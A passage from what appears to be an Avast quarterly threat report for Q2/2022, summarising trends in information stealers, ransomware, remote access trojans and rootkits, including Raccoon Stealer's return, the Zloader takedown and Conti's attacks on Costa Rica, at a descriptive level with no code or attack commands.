
At this point, we would like to remind our readers about the distinction between mining tools and mining malware. If you are interested in learning the difference between the two, please read our guidelines.

Jan Rubín, Malware Researcher

Information Stealers


Two important things happened in `Q2/2022`: The first is the shutdown of `Zloader` at the end of March. The second is the release of the version 2.0 of `Raccoon Stealer` in May.

Despite this, `Q2/2022` didn't bring much change in the overall numbers. The trend is just slightly increasing, following the previous quarter.



Graph showing users (globally) Avast protected from information stealers in Q1/2022 and Q2/2022

Targeted regions also didn't change much, the number of users we protected in countries around the world only changed slightly compared to the previous quarter. The only notable change happened in Angola, where the risk ratio dropped (`-18%`) mostly due to a decline in `Fareit` infections.



Map showing global risk ratio for information stealers in Q2/2022


The most common information stealers in Q2/2022 were:

- FormBook
- Lokibot
- AgentTesla
- Fareit
- RedLine
- VIPSpace


Return of Raccoon Stealer

Raccoon Stealer is a popular information stealer that has been around since 2019. It is capable of stealing various data, including cookies, and cryptowallet files. The actors behind Raccoon Stealer use the Telegram infrastructure to deliver actual C&C addresses to bots. You can read our in-depth technical analysis of Raccoon Stealer here.

In March 2022, the development and spreading of Raccoon Stealer was paused: a team member allegedly died during the war in Ukraine:



However, we started to see new samples of Raccoon Stealer in May 2022, indicating the beginning of the group's new era. Shortly after, in late June 2022, the group made an announcement that Raccoon Stealer 2.0 is ready and released and that the group is back in business.



Interestingly, the new version is much simpler and smaller. The malware's authors didn't use any traffic encryption, C&Cs are hardcoded in the samples, responses from C&C servers are no longer in JSON format, and more features that were included in version 1.0 are missing.

Zloader Shutdown

`Zloader` was an infamous banker with a wide range of capabilities: it was able to download and execute other malware, steal cookies and cryptowallet files. It was also able to inject arbitrary code in HTML pages to steal money from online banking systems.

Our mission is to protect digital freedom, and in order to do so, we need to go after the bad guys who threaten that freedom. At the end of `March 2022`, after months of cooperating with Microsoft and other major players from the security industry, our analysis of Zloader played a role in taking down the Zloader infrastructure. A Zloader team member was also identified as a result of the investigations. We haven't seen any new Zloader C&C activities since.

During our analysis of Zloader, we discovered links to other malware: `Raccoon Stealer` and `Ursnif`. Two out of three Zloader download tasks contained links to Raccoon Stealer, they used the same configuration.Furthermore, Raccoon Stealer was mentioned in an analysis published by Checkpoint before we received commands from C&Cs, which included links to Raccoon Stealer. A bigger surprise to us was when we found Zloader samples and Ursnif samples signed with the same digital signature. This leads us to believe that the group behind Zloader is either working with the groups behind Raccoon Stealer and Ursnif or purchased and applied their products.

Jan Rubín, Malware Researcher
Vladimir Martyanov, Malware Researcher

Ransomware


For those who read our previous Threat Reports (Q1/2022, Q4/2021, etc.), you may recall that the volume of ransomware attacks had been declining over the past few quarters. This was most likely a result of several busts and takedowns, Russian officials persecuting ransomware-gangs, and other impactful actions carried out by law enforcement. The bad news is that this is no longer the case in `Q2/2022`. We've witnessed a significant increase of ransomware attacks: `+24%` globally compared to `Q1/2022`. Clearly, ransomware is not going away this year.

Avast Threat Labs

Graph showing users (globally) Avast protected from ransomware in Q1/2022 and Q2/2022

The countries in which users are most at risk of encountering ransomware are:

- Yemen (0.53% risk ratio)
- Egypt (0.41%)
- Algeria (0.37%)
- Vietnam (0.32%)



Map showing global risk ratio for ransomware in Q2/2022

The highest Q/Q increases in ransomware risk ratio occurred in Argentina (+56%), UK (+55%), Brazil (+50%), France (+42%), and India (+37%).

The most prevalent ransomware samples in Q2/2022 were:

- STOP
- WannaCry
- Conti (and its successors)
- Lockbit
- Thanatos
- HiddenTear variants
- CrySiS
- Cryakl

It's well known that the ransomware business is based on blackmailing – the cybercriminals render data inaccessible in the hopes that victims pay to get their data back. The process, however, is, unfortunately, not that straightforward. According to a recent survey conducted by Venafi, 35% of victims paid the ransom, but were still unable to retrieve their data. This is a good reminder that there is no guarantee that upon paying the ransom, victims get their data back. Please, backup your data regularly – so that if you fall for ransomware, you are not pressured into paying a ransom fee to get your data back!

To protect your computer or company's network even further, make sure you regularly update your PC – the operating system, your antivirus, and even the applications you are using. According to our fellow security researchers at Group-IB, ransomware gangs are relying on existing vulnerabilities more and more, exploiting them to get their ransomware onto devices. According to the joint report by `Cyber Security Works`, `Securin`, `Cyware` and `Ivanti`, there was a `6.8% increase` in vulnerabilities actively exploited by ransomware (`Q1/2022` vs. `Q4/2021`), and there are now `157 vulnerabilities` actively being exploited by ransomware operators.

Luckily, ransomware developers are humans too, so they can make mistakes when developing their "products". One such example is the `TaRRaK` ransomware which we successfully analyzed, and found a weakness in its encryption schema. This allowed us to release a free decryption tool for the ransomware in `June`.

Related to the same topic, a legitimate company can improve its product by announcing a bug bounty – an open contest, challenging everyone to find bugs in its product and giving rewards for it. Ransomware developers do the same. The authors of `LockBit 3.0` announced a bug-bounty challenge, paying for bugs found in their website, encryption and even paying people who deliver good ideas to the ransomware gang.

On the bright side, the operators behind the `AstraLocker` ransomware announced that they are shutting down their business and moving on to the area of crypto-jacking. As part of the shutdown, a ZIP file with decryptors was published. Anyone who fell victim to this ransomware in the past, can therefore now decrypt their data without paying the ransom.

In our previous report, we described the latest development around the `Sodinokibi / REvil` ransomware. After the arrest of some of the gang members at the end of `2021`, and the decline of the ransomware samples, things changed a bit in `Q2/2022`. On `April 7th`, Russian news agency TASS reported that "Washington announced that it unilaterally shut down the communication channel on cybersecurity with Moscow". Shortly after this, on `April 19th`, `REvil's TOR sites` were back online and a new ransomware operation began. Two weeks later, new ransomware samples started to appear. It seemed that REvil was back at that moment, but luckily pretty much nothing related to REvil has happened since. Let's hope it will stay the same.

But Sodinokibi/REvil was not the only ransomware group with ties to Russia…

Conti

The first public mention of victims of the new `Conti` ransomware dates back to `2019`. However, it was not entirely new, it was a continuation of the `Ryuk` ransomware from `2018`, which had ties to the `Hermes` ransomware from `2017`. Over time, Conti transformed from a

small ransomware group to a ransomware syndicate, and it was in the news spotlight many times in Q2/2022.

We've previously reported about a breach of Conti's infrastructure by a Ukrainian security researcher leading to a leak of their source-codes and internal communications. Conti, which collected more than 150 million USD in ransom, as of January 2022, based on estimates from the US Department of State, resumed its operations and continued targeting dozens of organizations. Moreover, in Q2/2022, Conti targeted 27 Costa Rican government bodies in Q2/2022, causing the country to declare a national state of emergency. A second wave of attacks targeting the country's healthcare was carried out using HIVE, a ransomware-as-a-service which Conti has ties to. Our telemetry reveals Costa Rica as the fourth highest country in terms of risk ratio (+101% increase, compared to Q1/2022).


Conti's resurrection was short-lived, and ended in June when their operations were shut down by its authors. We believe it was a result of multiple factors, including the aforementioned leak, unwanted attention, revealed connection to Russia, and complications with victim payments, because these may be violating U.S. economic sanctions on Russia.

Unfortunately, the end of one malware threat rarely means peace and quiet, and this especially applies to ransomware. The end of the Conti syndicate may lead to hundreds of cybercriminals moving to work with other groups, such as Hive, BlackCat, or Quantum, or them working on new ransomware "brands", e.g. Black Basta or Karakurt. Let's see how the Conti story will continue in Q3/2022…

Jakub Křoustek, Malware Research Director
Ladislav Zezula, Malware Researcher


Remote Access Trojans (RATs)

Same year, new quarter and similar level of RAT activity. This quarter's RAT activity was inline with what we are used to seeing, although spiced up by the appearance of some previously unseen RATs. We can speculate that the activity is going to slightly decrease in the summer.



Graph showing users (globally) Avast protected from RATs in Q1/2022 and Q2/2022

The most affected countries in `Q2/2022` were Papua New Guinea, Yemen and Turkmenistan. There was a drop in RAT activity in countries involved in the ongoing war in Ukraine, with risk ratios dropping by `-26%` in the Ukraine, compared to `Q1/2022`, and `-43%` in Russia, and `-33%` in Belarus. This might suggest a bit of slowing down after the initial wave of attacks we reported in our last report. On the other hand, we've seen a huge increase in RAT attacks in Japan (`+63%`), due to AsyncRat, and in Germany (`+28%`), mainly due to `Netwire`.



Map showing global risk ratio for RATs in Q2/2022

The most prevalent RATs based on our telemetry in this quarter were:

- njRAT

- Warzone
- AsyncRat
- Remcos
- NanoCore
- NetWire
- HWorm
- QuasarRAT
- LuminosityLink
- FlawedAmmyy

While `njRAT` and `Warzone` are steadily leading the bunch, there has been a change in the third spot. `AsyncRat` moved up by one place. One of the reasons for this change might be because the `Follina` vulnerability (`CVE 2022-30190`) was used to distribute this RAT, as we reported in June.

Other RATs whose prevalence increased considerably in Q2/2022:

- BlackNix
- VanillaRAT
- HWorm
- Borat

`HWorm` is a RAT written in JavaScript, we saw a big increase in detections, causing the RAT to make it into the top 10 most prevalent RATs this quarter. `HWorm` was mostly active in Africa and Central Asia.

The `Borat` RAT, which appeared in `Q1/2022`, is steadily gaining a foothold amongst its competition. It made the news again when its source code leaked. It turned out it was a decompiled code and not the original source code, nevertheless this leak might still lead to derivatives appearing.

In `May`, we tweeted about a campaign targeting Unicredit bank in Italy which made use of a slightly modified version of `HorusEyes`. HorusEyes is a RAT, publicly available on GitHub.

In our `Q1/2022` report, we closed our RAT section mentioning two new RATs written in Go. In `Q2/2022`, there was at least one new addition, the `Nerbian` RAT. Nerbian is usually delivered via phishing emails with Microsoft Office attachments containing macros. The macro executes a downloader, which deploys the RAT payload on victims' computers. The set of features included is fairly common as you would expect in a modern RAT, including logging keystrokes, capturing screen etc.

We have also spotted malware which seems to be a crossover between a bot and a RAT named `MSIL/Bobik`, being used to carry out DDoS attacks. Its features also include manipulating files and exfiltrating them from victim systems, deploying additional malware,

stealing credentials etc. We tweeted some of its targets, which seem to be pro Ukraine targeting companies and governments supporting Ukraine.

APT group `GALLIUM`, likely a Chinese state-sponsored group, was seen using a new remote access trojan named `PingPull` as reported by Palo Alto Networks Unit 42. PingPull can make use of three protocols to facilitate communication with its command and control server (ICMP, HTTP, and raw TCP). It tries to hide as "Iph1psvc" service mimicking the legitimate IP Helper service, including taking on its name and description. The functions available include manipulating files, enumerating drives and running commands on victim system.

At the end of `June`, we observed a new campaign delivering the AgentTesla RAT to potential victims in Czech Republic and Hungary, using phishing emails as an entry point. The emails claim confirmation of an unspecified check is needed, referring to a previous phone call (that never happened) in order to trick recipients into opening the attachment.


There was another piece of news regarding `AgentTesla`: A group of three suspected global scammers from Nigeria were arrested according to INTERPOL. They used AgentTesla to access business computers and divert monetary transactions to their own accounts.

The last days of this quarter brought news of `ZuoRAT` targeting SOHO routers, as reported by Lumen. This RAT allows attackers to pivot into the local network and to make connected devices install additional malware.

Ondřej Mokoš, Malware Researcher


Rootkits

In `Q2/2022`, rootkit activity remained on the same level as the previous quarter, as illustrated in the chart below. A little surprise is a relatively stable trend this quarter, despite the many campaigns that we have observed, as campaigns usually cause peaks in trends.



Graph showing users (globally) Avast protected from rootkits in Q4/2021, Q1/2022, and Q2/2022


In our previous quarterly report, we introduced the rising trend of `r77-Rootkit` (`R77RK`), representing `37%` of all identified rootkits. This trend continued in `Q2/2022`, and R77RK represented more than `57%` of the rootkits we detected. We also monitored the activity of R77RK in its GitHub repository, and it is evident that the rootkit development is still active within several new branches. Consequently, R77RK has become the major rootkit since its trend copies the overall rootkit trend in `Q2/2022`, as the graph below demonstrates.



Users (globally) Avast protected from rootkits in Q2/2022 vs. users (globally) Avast protected from the R77Rootkit in Q2/2022

